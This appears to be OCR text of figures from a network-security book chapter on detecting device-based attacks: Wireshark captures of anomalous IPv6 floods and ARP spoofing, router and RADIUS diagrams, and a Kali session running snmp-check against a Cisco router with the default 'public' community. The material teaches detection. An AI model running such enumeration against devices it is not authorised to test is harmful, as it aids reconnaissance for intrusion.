

Wireshark · I/O Graphs · PCAP 14.pcapng
Wireshark I/O Graphs: PCAP 14.pcapng
Packets/1 sec
40000
30000
20000
10000
0
25
50
75
100
Time (s)
Total traffic
IPv6 traffic
Click to select packet 1094121 (62s = 1.128e+04).
Enabled
Graph Name
Display Filter
Color
Style
Y Axis
Y Field
SMA Period
All Packets
Line
Packets
None
All Packets
ipv6
Line
Packets
None
Mouse
drags
zooms
Interval
1 sec
Time of day
Log scale
Reset
Save As...
Copy
Copy from
Close
Help



PCAP 14.pcapng
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Irregular IPv6 addresses
No. Time Source Destination Protocol Length Info
1381017 81.012646 a627:bc56:8100:2ed:800:45b8:48:1a90 0:3e11:8f9b:a91:b472:aaa:815:2c70 IPv6 112 Unknown IP Protocol: EGP (8)
1381018 81.012646 a627:bc56:8100:2ed:800:45b8:3c:cc48 0:3e11:dded:a91:b472:aaa:816:1484 IPv6 100 Unknown IP Protocol: EGP (8)
1381019 81.012647 a627:90dd:8100:2eb:800:4530:83:2325 0:fc11:e33f:29de:c49b:a91:beca:868 IPv6 171 Unknown IP Protocol: EGP (8)
1381020 81.022645 a627:bc56:8100:2ed:800:4530:41c:db12 0:fc11:27b8:29de:c49c:a91:beca:868 IPv6 1092 Unknown IP Protocol: EGP (8)
1381021 81.022646 a627:bc56:8100:2ed:800:4568:5c4:cb36 0:fc11:e62f:a93:df31:a90:1306:868 IPv6 1516 Unknown IP Protocol: EGP (8)
1381022 81.022646 a627:bc56:8100:2ed:800:4568:5c4:cb37 0:fc11:e62e:a93:df31:a90:1306:868 IPv6 1516 Unknown IP Protocol: EGP (8)
1381023 81.022647 a627:bc56:8100:2ed:800:4568:7e:edb4 0:fc11:3762:a93:df31:a90:a49b:868 IPv6 166 Unknown IP Protocol: EGP (8)
1381024 81.022648 a627:bc56:8100:2ed:800:4568:5c4:5db8 0:fc11:c21e:a93:df31:a90:a495:868 IPv6 1516 Unknown IP Protocol: EGP (8)
1381025 81.022649 a627:90dd:8100:44c:800:4500:9c:c5a9 0:3d11:8fd:a93:dd0e:a91:bc78:86e IPv6 196 Unknown IP Protocol: EGP (8)
1381026 81.022649 a627:bc56:8100:2ed:800:4568:5c4:5db9 0:fc11:c21d:a93:df31:a90:a495:868 IPv6 1516 Unknown IP Protocol: EGP (8)
1381027 81.022649 a627:bc56:8100:2ed:800:4568:275:5dba 0:fc11:c56b:a93:df31:a90:a495:868 IPv6 669 Unknown IP Protocol: EGP (8)
1381028 81.022650 a627:bc56:8100:2ed:800:45b8:38:1a95 0:3e11:8fa6:a91:b472:aaa:815:277c IPv6 96 Unknown IP Protocol: EGP (8)
1381029 81.022650 a627:bc56:8100:2ed:800:45b8:48:1a96 0:3e11:8f95:a91:b472:aaa:815:2200 IPv6 112 Unknown IP Protocol: EGP (8)
1381030 81.032651 a627:bc56:8100:2ed:800:45b8:3c:cc4a 0:3e11:ddeb:a91:b472:aaa:816:266a IPv6 100 Unknown IP Protocol: EGP (8)
1381031 81.032652 a627:bc56:8100:2ed:800:45b8:4b:19a1 0:3d11:961a:a91:afde:aaa:816:1fb8 IPv6 115 Unknown IP Protocol: EGP (8)
Frame 1380999: 100 bytes on wire (800 bits), 100 bytes captured (800 bits) on interface \Device\NPF_{83CFAB22-D0C1-4D0B-ADDC-2AD835FC2A1E}, id 0
Ethernet II, Src: Nokia_ed:0a:63 (70:25:26:ed:0a:63), Dst: Nokia_e2:10:79 (b0:75:4d:
Unknown header
MultiProtocol Label Switching Header, Label: 130983, Exp: 0, S: 0, TTL: 254
MultiProtocol Label Switching Header, Label: 130657, Exp: 0, S: 1, TTL: 255
Internet Protocol Version 6, Src: a627:bc56:8100:2ed:800:45b8:3c:1a89, Dst: 0:3e11:8
23c0
0110 .... = Version: 6
.... 0100 0011 .... = Traffic Class: 0x43 (DSCP: CS2, ECN: CE)
.... 1110 1000 1100 1010 1011 = Flow Label: 0xe8cab
Payload Length: 4943
[Expert Info (Warning/Protocol): IPv6 payload length exceeds framing length (38 bytes)]
Next Header: EGP (8)
Hop Limit: 25
Source: a627:bc56:8100:2ed:800:45b8:3c:1a89
Destination: 0:3e11:8fae:a91:b472:aaa:815:23c0
Framing issue
Data (38 bytes)


Wireshark · Conversations · PCAP 14.pcapng
IPv6 Tab
Ethernet · 28
IPv4 · 7409
IPv6 · 1233594
TCP · 9329
UDP · 1348
Address A
Address B
Packets
Bytes
Packets A → B
Bytes A → B
Packets B → A
Bytes B → A
Rel Start
Duration
No packets from A to B
All packets from B to A
A627:XXXX and 0:XXXX → Non-standard addresses
Name resolution
Limit to display filter
Conversation Types
Follow Stream...
Graph...
Close
Help


*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr==10.0.0.22 && ip.addr==10.0.0.138
~34,000 frames in 8.92 seconds
IP packets between source and destination IPs
Random destination MAC addresses
Random source MAC addresses
Wireshark · Conversations · eth0
Ethernet · 34278
IPv4 · 5
IPv6
TCP
UDP · 6
Name resolution
Limit to display filter
Absolute start time
Conversation Types
Copy
Follow Stream...
Graph...
Close
Help











No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	AmbitMic_aa:af:80	Runtop_d9:0d:db	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80
2	0.002000	AmbitMic_aa:af:80	AmbitMic_12:9b:01	ARP	64	192.168.1.1 is at 00:d0:59:aa:af:80 (duplicate use of 19
3	2.002572	AmbitMic_aa:af:80	Runtop_d9:0d:db	ARP	64	Who has 192.168.1.1? Tell 192.168.1.103
4	2.003301	Runtop_d9:0d:db	AmbitMic_aa:af:80	ARP	64	192.168.1.1 is at 00:20:78:d9:0d:db
5	2.004383	AmbitMic_aa:af:80	AmbitMic_12:9b:01	ARP	64	Who has 192.168.1.103? Tell 192.168.1.1 (duplicate use o
6	2.004797	AmbitMic_12:9b:01	AmbitMic_aa:af:80	ARP	64	192.168.1.103 is at 00:d0:59:12:9b:01 (duplicate use of
7	4.004809	AmbitMic_aa:af:80	Runtop_d9:0d:db	ARP	64	192.168.1.103 is at 00:d0:59:aa:af:80


Chapter 7: Detecting Device-Based Attacks






Routing Process
Forwarding Table
Router Backplane
IN/OUT Buffers
Physical port
ACL, QoS, NAT, PBR,...



Terminal
Communication device (switch, router..)
AAA Server (RADIUS)
1. User sends a connection request to the communications device
2. After checking its admin policy, the communications device sends an access-request to the server.
3. If user authenticated, the server sends an access-accept to the communications device
4. User can login to the communications device and works according to authorization profile



kali@kali: ~
Favorites
Recently Used
All Applications
Settings
Usual Applications
01 - Information Gathering
02 - Vulnerability Analysis
03 - Web Application Analysis
04 - Database Assessment
05 - Password Attacks
06 - Wireless Attacks
07 - Reverse Engineering
08 - Exploitation Tools
09 - Sniffing & Spoofing
10 - Post Exploitation
11 - Forensics
12 - Reporting Tools
Kali
DNS Analysis
IDS/IPS Identification
Live Host Identification
Network & Port Scanners
OSINT Analysis
Route Analysis
SMB Analysis
SMTP Analysis
SNMP Analysis
enum4linux
snmp-check
SSL Analysis
dmitry
ike-scan
legion
maltego
netdiscover
File Actions Edit View Help
> Executing "snmp-check -h"
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)
Usage: snmp-check [OPTIONS] <target IP address>
-p --port : SNMP port. Default port is 161;
-c --community : SNMP community. Default is public;
-v --version : SNMP version (1,2c). Default is 1;
-w --write : detect write access (separate action by enumeration);
-d --disable_tcp : disable TCP connections enumeration!
-t --timeout : timeout in seconds. Default is 5;
-r --retries : request retries. Default is 1;
-i --info : show script version;
-h --help : show help menu;
kali@kali:~$ snmp-check -c public 172.30.122.254
snmp-check v1.9 - SNMP enumerator
Copyright (c) 2005-2015 by Matteo Cantoni (www.nothink.org)
[+] Try to connect to 172.30.122.254:161 using SNMPv1 and community 'public'
[*] System information:
Host IP address : 172.30.122.254
Hostname : public_telmod.Home
Description : Cisco IOS Software, C800 Software (C800-UNIVERSALK9-M), Version 15.5(3)M4a, RELEASE SOFTWAR
E (fc1) Technical Support: http://www.cisco.com/techsupport Copyright (c) 1986-2016 by Cisco Systems, Inc. Compiled Thu 06
-Oct-16 14:23 by prod_rel_team
Contact : -
Location : -
Uptime snmp : -
Uptime system : 2 days, 09:32:26.15
System date : -
snmp-check with community "public" to device 172.30.122.254
Information received → meaning that device is open to SNMP
